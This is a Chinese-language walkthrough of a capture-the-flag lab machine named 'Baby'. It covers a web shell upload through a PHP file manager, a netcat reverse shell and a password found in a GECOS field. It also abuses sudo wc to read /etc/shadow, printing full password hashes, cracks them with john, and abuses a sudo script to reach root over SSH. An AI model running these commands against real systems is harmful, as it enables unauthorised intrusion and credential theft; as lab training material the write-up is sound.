群友靶机-Baby

信息收集


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A -p22,80 10.0.2.20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-12 22:22 EDT
Nmap scan report for localhost (10.0.2.20)
Host is up (0.00038s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:D1:F5:E0 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS
7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.38 ms localhost (10.0.2.20)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.05 seconds
```

udp没东西 那就锁定web突破



Not secure 10.0.2.20

Drag Files Here To Upload or Choose Files No file chosen

Create New Folder

create

Home

Name	Size	Modified	Permissions	Actions

This folder is empty

simple php filemanager by jcampbell1

简单扫了一下目录 也是没东西 分析一下源码


```
──(kali㉿kali)-[~]
└─$ curl 10.0.2.20
<!DOCTYPE html>
<html><head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">

<style>
body {font-family: "lucida grande","Segoe UI",Arial, sans-serif; font-size:
14px;width:1024;padding:1em;margin:0;}
th {font-weight: normal; color: #1F75CC; background-color: #F0F9FF;
padding:.5em 1em .5em .2em;
        text-align: left;cursor:pointer;user-select: none;}
th .indicator {margin-left: 6px }
thead {border-top: 1px solid #82CFFA; border-bottom: 1px solid #96C4EA;border-
left: 1px solid #E7F2FB;
        border-right: 1px solid #E7F2FB; }
#top {height:52px;}
#mkdir {display:inline-block;float:right;padding-top:16px;}
label { display:block; font-size:11px; color:#555;}
#file_drop_target {width:500px; padding:12px 0; border: 4px dashed #ccc;font-
size:12px;color:#ccc;
        text-align: center;float:right;margin-right:20px;}
#file_drop_target.drag_over {border: 4px dashed #96C4EA; color: #96C4EA;}
#upload_progress {padding: 4px 0;}
#upload_progress .error {color:#a00;}
#upload_progress > div { padding:3px 0;}
......
......
var $dl_link =
$('<a/>').attr('href','do=download&file='+encodeURIComponent(data.path))
                        .addClass('download').text('download');
                var $delete_link = $('<a href="#" />').attr('data-
file',data.path).addClass('delete').text('delete');
```

```
......
......
<div id="upload_progress"></div>
<table id="table"><thead><tr>
        <th>Name</th>
        <th>Size</th>
        <th>Modified</th>
        <th>Permissions</th>
        <th>Actions</th>
</tr></thead><tbody id="list">

</tbody></table>
<footer>simple php filemanager by <a
href="https://github.com/jcampbell1">jcampbell1</a><footer>
</body></html>
```

尝试一下 拿到源码



接下来就是尝试文件上传

```
──(kali㉿kali)-[~/Desktop/baby]
└─$ curl -F "file_data=@shell.php" \
     -F "do=upload" \
     -F "xsrf=c496480831ca1f6ba446ff13a7f7b40c" \
     -F "file=." \
     -b cookies.txt \
     http://10.0.2.20
array(3) {
  ["do"]=>
  string(6) "upload"
  ["xsrf"]=>
  string(32) "c496480831ca1f6ba446ff13a7f7b40c"
  ["file"]=>
  string(1) "."
}
array(1) {
  ["file_data"]=>
  array(6) {
    ["name"]=>
    string(9) "shell.php"
    ["full_path"]=>
    string(9) "shell.php"
    ["type"]=>
    string(24) "application/octet-stream"
    ["tmp_name"]=>
    string(14) "/tmp/phphhMNCM"
    ["error"]=>
    int(0)
    ["size"]=>
    int(28)
  }
}
string(14) "/tmp/phphhMNCM"
bool(true)
```

可以直接访问 拿到shell

```
┌──(kali㉿kali)-[~/Desktop/baby]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
id
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.20] 54816
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c "import pty;pty.spawn('/bin/bash');"
www-data@Baby:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

提权

跑个linpeas 发现了个奇怪的东西

```
╔══════════╣ Users with console
aaa:x:1001:1001:pa**wd -> root:/home/aaa:/bin/bash
bbb:x:1002:1002:,,,:/home/bbb:/bin/bash
ccc:x:1003:1003:,,,:/home/ccc:/bin/bash
root:x:0:0:root:/root:/bin/bash
welcome:x:1000:1000:,,,:/home/welcome:/bin/bash
```

```
www-data@Baby:/tmp$ su aaa
su aaa
Password: root
```

```
aaa@Baby:/tmp$ id
id
uid=1001(aaa) gid=1001(aaa) groups=1001(aaa)

aaa@Baby:~$ sudo -l
sudo -l
Matching Defaults entries for aaa on Baby:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User aaa may run the following commands on Baby:
    (ALL) NOPASSWD: /usr/bin/wc
```

有wc 权限 可以任意文件读取

```
aaa@Baby:/tmp$ sudo wc --files0-from "/etc/shadow"
wc:
'root:$6$ePAhWE/j6QGfTWM3$Dn1vzbctoIv32MS89goS8Glk1h4W7ftIczomZ20dSGxrQq5ilIQy
y2Y4wyQ4uw6F4O0IpgBfe0i8vE3/LQzLi/:20373:0:99999:7:::'$'\n''daemon:*:20166:0:9
9999:7:::'$'\n''bin:*:20166:0:99999:7:::'$'\n''sys:*:20166:0:99999:7:::'$'\n''
sync:*:20166:0:99999:7:::'$'\n''games:*:20166:0:99999:7:::'$'\n''man:*:20166:0
:99999:7:::'$'\n''lp:*:20166:0:99999:7:::'$'\n''mail:*:20166:0:99999:7:::'$'\n
''news:*:20166:0:99999:7:::'$'\n''uucp:*:20166:0:99999:7:::'$'\n''proxy:*:2016
6:0:99999:7:::'$'\n''www-
data:*:20166:0:99999:7:::'$'\n''backup:*:20166:0:99999:7:::'$'\n''list:*:20166
:0:99999:7:::'$'\n''irc:*:20166:0:99999:7:::'$'\n''gnats:*:20166:0:99999:7:::'
$'\n''nobody:*:20166:0:99999:7:::'$'\n''_apt:*:20166:0:99999:7:::'$'\n''system
d-timesync:*:20166:0:99999:7:::'$'\n''systemd-
network:*:20166:0:99999:7:::'$'\n''systemd-
resolve:*:20166:0:99999:7:::'$'\n''systemd-
coredump:!!:20166::::::'$'\n''messagebus:*:20166:0:99999:7:::'$'\n''sshd:*:201
66:0:99999:7:::'$'\n''welcome:$6$Tcl1PdHt0sKyxCmX$0BRc1xwfh2ZcKWqdX.d9QZpZfoUo
jWKv76BIILLM6ZbQZ9w9e8hg23fl1yFQ5heujThjKtejlddXoTmj1R2230:20190:0:99999:7:::'
$'\n''aaa:$6$T0eyyrFo5fXjPVRB$w1WeM8bwmrlOoCI9Hl6ZK5OD5GufCEu.JTvq3uR7t.rKGdKZ
Wlsbigec.RMLuXHxKMihPiIPYrBFwPrgPgpzR0:20373:0:99999:7:::'$'\n''bbb:$6$rwAiZOT
GKLpC1Yo6$yeTo5f5THCRygCQcLqICyJh8UC.7eNRxFI0.Dmp995qjU/SuvJhFBHe5hD8DUj.CW/Tl
X5nrtYgZZox5KuOxS1:20373:0:99999:7:::'$'\n''ccc:$6$6.RbUGiv0omWNBhq$RuvFC1eOMv
9L5.lX8iQtE3ACNhdUUAa/9bZnZnd01lntWURW2/Vzjl/xtQwoGOzyZ12vbBPV/IICzcTolwrwn1:2
0373:0:99999:7:::'$'\n': No such file or directory

aaa@Baby:/tmp$ sudo wc --files0-from "/etc/sudoers"
wc: '''#'$'\n''# This file MUST be edited with the '\''visudo'\'' command as
root.'$'\n''#'$'\n''# Please consider adding local content in /etc/sudoers.d/
```

```
instead of'$'\n''# directly modifying this file.'$'\n''#'$'\n''# See the man
page for details on how to write a sudoers
file.'$'\n''#'$'\n''Defaults'$'\t''env_reset'$'\n''Defaults'$'\t''mail_badpass
'$'\n''Defaults'$'\t''secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/u
sr/bin:/sbin:/bin"'$'\n\n''# Host alias specification'$'\n\n''# User alias
specification'$'\n\n''# Cmnd alias specification'$'\n\n''# User privilege
specification'$'\n''root'$'\t''ALL=(ALL:ALL) ALL'$'\n\n''# Allow members of
group sudo to execute any command'$'\n''%sudo'$'\t''ALL=(ALL:ALL)
ALL'$'\n''aaa ALL=(ALL) NOPASSWD: /usr/bin/wc'$'\n''bbb ALL=(ALL) NOPASSWD:
/usr/bin/ls'$'\n''ccc ALL=(ALL) NOPASSWD: /opt/ccc.sh'$'\n''# See sudoers(5)
for more information on "@include" directives:'$'\n\n''@includedir
/etc/sudoers.d'$'\n': No such file or directory
```

john跑出密码哈希

```
┌──(kali㉿kali)-[~]
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512crypt, crypt(3) $6$
[SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
todd             (?)
root             (?)
root             (?)
3g 0:00:06:09 20.32% (ETA: 22:45:25) 0.008120g/s 8459p/s 13199c/s 13199C/s
toots91..toorange
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

ccc有个ccc.sh 优先看这个

```
ccc@Baby:/tmp$ sudo -l
Matching Defaults entries for ccc on Baby:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ccc may run the following commands on Baby:
    (ALL) NOPASSWD: /opt/ccc.sh
ccc@Baby:/tmp$ sudo /opt/ccc.sh
cp: cannot stat '/home/ccc/.ssh/id_rsa.pub': No such file or directory
ccc@Baby:/tmp$ sudo /opt/ccc.sh --help
```

```
cp: cannot stat '/home/ccc/.ssh/id_rsa.pub': No such file or directory
ccc@Baby:/tmp$ sudo /opt/ccc.sh -h
cp: cannot stat '/home/ccc/.ssh/id_rsa.pub': No such file or directory
```

想要我的公钥 那就创一个

```
ccc@Baby:/tmp$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/ccc/.ssh/id_rsa):
Created directory '/home/ccc/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/ccc/.ssh/id_rsa
Your public key has been saved in /home/ccc/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:YFpYeHd3fxQiSMO8Gm4Fu63IDOG0+w/JiR8uj3Wl40Y ccc@Baby
The key's randomart image is:
+---[RSA 3072]----+
|     .. +o.. . ..|
|    .o...+o o o .|
|    ..+.o... . o |
|   o + + o      o|
|  o + . S.      .|
|   +o oEo.       |
|   .=B++.        |
|   o=+=o.        |
|   .+=oo         |
+----[SHA256]-----+
ccc@Baby:/tmp$ ls -la /home/ccc/.ssh/id_rsa.pub
-rw-r--r-- 1 ccc ccc 562 Oct 12 22:18 /home/ccc/.ssh/id_rsa.pub
ccc@Baby:/tmp$ sudo /opt/ccc.sh
```

看看能不能ssh上root

```
ccc@Baby:/tmp$ ssh root@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:IV6iZTL6D//1Ojh0d8XoSMepPgjyUfV/FpQmf3q35Hg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
Linux Baby 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
```

```
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Oct 12 03:42:24 2025 from 192.168.3.94
root@Baby:~# id
uid=0(root) gid=0(root) groups=0(root)
```

没毛病 结束 拿下